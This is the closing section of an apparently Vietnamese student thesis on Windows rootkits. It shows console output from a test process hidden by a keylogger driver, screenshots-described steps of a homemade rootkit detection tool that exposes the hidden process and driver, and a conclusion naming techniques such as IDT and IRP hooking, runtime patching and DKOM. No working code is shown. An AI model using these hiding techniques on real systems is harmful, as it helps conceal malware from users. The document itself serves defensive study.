
```
C:\Hideme>HideMe.exe
Could not find MyDeviceDriver.
Press any key to terminate this process...
```



Khi keylogger chạy trên hệ thống, chương trình HideMe thông báo “MyDeviceDriver hiding this process” và mục các tiến trình của Windows Task Manager sẽ không hiển thị tiến trình HideMe.exe

```
C:\Hideme>HideMe.exe
MyDeviceDriver hiding this process (0xf24).
Press any key to terminate this process...
```






HideMe là một chương trình nhận định danh tiến trình của nó từ hệ điều hành và gửi tới keylogger đang được đề cập.

## CÔNG CỤ PHÁT HIỆN ROOTKIT


### *Quét hệ thống*

Trong giao diện chính của chương trình, nhấn nút **Quét hệ thống** để quét hệ thống.




*Xem kết quả*

Nhấn nút **Danh sách hooks** để xem danh sách các rootkits sử dụng kỹ thuật hook




Nhấn nút **Danh sách process** để hiển thị các tiến trình (hiện và ẩn)



Tiến trình HideMe với PID là 2128 (0x850) đã được liệt kê

Nhấn nút **Danh sách drivers** để hiển thị các trình điều khiển (hiện và ẩn)



Trình điều khiển hiding.sys ( tệp thực thi keylogger) đã được hiển thị.

## KẾT LUẬN

Trong thời gian làm đồ án, em đã cố gắng tìm hiểu về các kỹ thuật của rootkit, tìm hiểu về Windows kernel, đồng thời tìm hiểu các công cụ, ngôn ngữ để phát triển rootkit và xây dựng công phát hiện rootkit. Sau khi tìm hiểu và phân tích những vấn đề trên, em đã đạt được một số kết quả như sau:

- Về lý thuyết
  - Tìm hiểu về kiến trúc của hệ điều hành Windows: bao gồm các khái niệm cơ bản nhất, hai chế độ là user mode và kernel mode trong Windows và chi tiết các thành phần của hệ điều hành.
  - Tìm hiểu về cơ chế hoạt động của hệ điều hành Windows: từ khởi động hệ thống cho đến việc quản lý đối tượng, quản lý xử lý các sự kiện, trao đổi thông điệp và cơ chế hoạt động của kernel.
  - Tìm hiểu về phương thức quản lý của hệ điều hành Windows thông qua Registry và các dịch vụ hệ thống.
  - Tìm hiểu về công việc quản lý bộ nhớ, bộ nhớ dành cho hệ thống, các dịch vụ, cơ chế phân giải địa chỉ...
  - Tìm hiểu về quản lý tiến trình, luồng và công việc
  - Tìm hiểu về Kernel hook, vùng nhớ của kernel, tìm hiểu về lập trình ở mức kernel mode, cách ẩn tiến trình bằng hook IDT và cách ẩn cổng TCP/IP bằng IRP hook
  - Tìm hiểu về kỹ thuật Runtime patching, đây là kỹ thuật hay được sử dụng bởi virus làm tăng khả năng của rootkit trong việc chỉnh sửa trực tiếp các hàm trong bộ nhớ
  - Tìm hiểu về kỹ thuật DKOM, đây là kỹ thuật mạnh nhất của rootkit cho đến hiện tại, tuy vậy nó lại phụ thuộc vào từng hệ điều hành cụ thể, tìm hiểu ẩn tiến trình và trình điều khiển thiết bị với DKOM.
- Về ứng dụng
  - Xây dựng được một ứng dụng phát hiện rootkit trên Windows

## TÀI LIỆU THAM KHẢO

### Tiếng Việt:

1. Nguyễn Bá Thạch, Rootkit nghiên cứu và ứng dụng

### Tiếng Anh:

1. Michael A. Davis, Sean M. Bodmer, Aaron LeMasters, Malware & Rootkits Secrets & Solutions
2. Greg Hoglund, James Butler, *Rootkits: Subverting the Windows Kernel*, Addison Wesley Professional, July 22, 2005.
3. Reverend Bill Blunden, The Rookit Arsenal Escape and Evasion in the Dark Corners of The System
4. Ric Vieler, *Professional Rootkits*, Wrox Press 2007.

### Danh mục các Website tham khảo:

1. Open Source: <https://code.google.com/p/arkitlib/>
2. Microsoft MSDN, <http://msdn.microsoft.com>.